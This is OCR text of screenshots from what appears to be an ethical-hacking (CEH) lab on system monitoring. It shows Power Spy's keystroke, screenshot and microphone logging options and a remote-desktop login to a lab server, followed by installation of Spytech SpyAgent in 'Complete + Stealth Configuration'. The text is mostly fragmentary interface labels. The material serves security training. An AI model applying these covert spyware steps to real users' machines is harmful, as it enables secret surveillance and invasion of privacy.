

V2019 - VMware Workstation
Server Manager ‣ Dashboard
WELCOME TO SERVER MANAGER
Configure this local server
Add roles and features
Add other servers to manage
Create a server group
Connect this server to cloud services
ROLES AND SERVER GROUPS
AD DS
DNS
File and Storage Services
IIS
Local Server
All Servers
Power Spy
setup
Windows Server 2016 Standard Evaluation



V2019 - VMware Workstation
Monitored by POWER SPY
Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
User manual
Export all logs
Delete all logs
Start monitoring
Stealth Mode
Configuration
Help & About
Uninstall
V2016 - VMware Workstation
Other user
Jason
Sign in to: CEH
How do I sign in to another domain?
CEH\Administrator
Other user




3.1 User System Monitoring and Surveillance using Spytech SpyAgent
- Open Windows 10, Windows Server 2016, 2019



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Filters
Best match
Remote Desktop Connection
Desktop app
Settings
Allow Remote Desktop connections only from computers with Network Level Authentication
remote desktop Connection
8:32 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Remote Desktop Connection
Remote Desktop Connection
Computer: 10.10.10.16
User name: None specified
Windows Security
Enter your credentials
These credentials will be used to connect to 10.10.10.16.
Jason
Remember me
OK
Cancel
8:33 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Remote Desktop Connection
The identity of the remote computer cannot be verified. Do you want to connect anyway?
The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.
Certificate name
Name in the certificate from the remote computer:
Server2016.CEH.com
Certificate errors
The following errors were encountered while validating the remote computer's certificate:
The certificate is not from a trusted certifying authority.
Do you want to connect despite these certificate errors?
Don't ask me again for connections to this computer
View certificate...
Yes
No
8:42 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
10.10.10.16
Jason M.
Please wait for the User Profile Service
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Spytech SpyAgent
Google Chrome
Wampserv...
CEHv11 Module ...
CEHv11 Module ...
Monitored by POWER SPY
General Spyware
File Home Share View
CEHv11 Module 06 System Hacking › Spyware › General Spyware ›
Search General Spyware
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Name
Date modified
Type
Size
Power Spy
11/14/2019 4:10 PM
File folder
1 item
Windows Server 2016 Standard Evaluation
Windows License valid for 151 days
Build 14393.rs1_release_1.180427-1811
10:23 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
10.10.10.16
User Account Control
Do you want to allow this app to make changes to your device?
Setup (password=spytech).exe
Verified publisher: Spytech Software and Design, Inc.
File origin: Hard drive on this computer
Show more details
Yes
No
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
Monitored by POWER SPY
Old Password
New Password
Confirm Password
This password restricts other users from changing the SpyAgent settings.
Cancel
OK


V2019 - VMware Workstation
SpyAgent
Easy Configuration and Setup Wizard
1. Configuration
2. Extras
3. Confirm Settings
4. Apply
5. Finish
Please select a configuration package from the below options.
Complete + Stealth Configuration
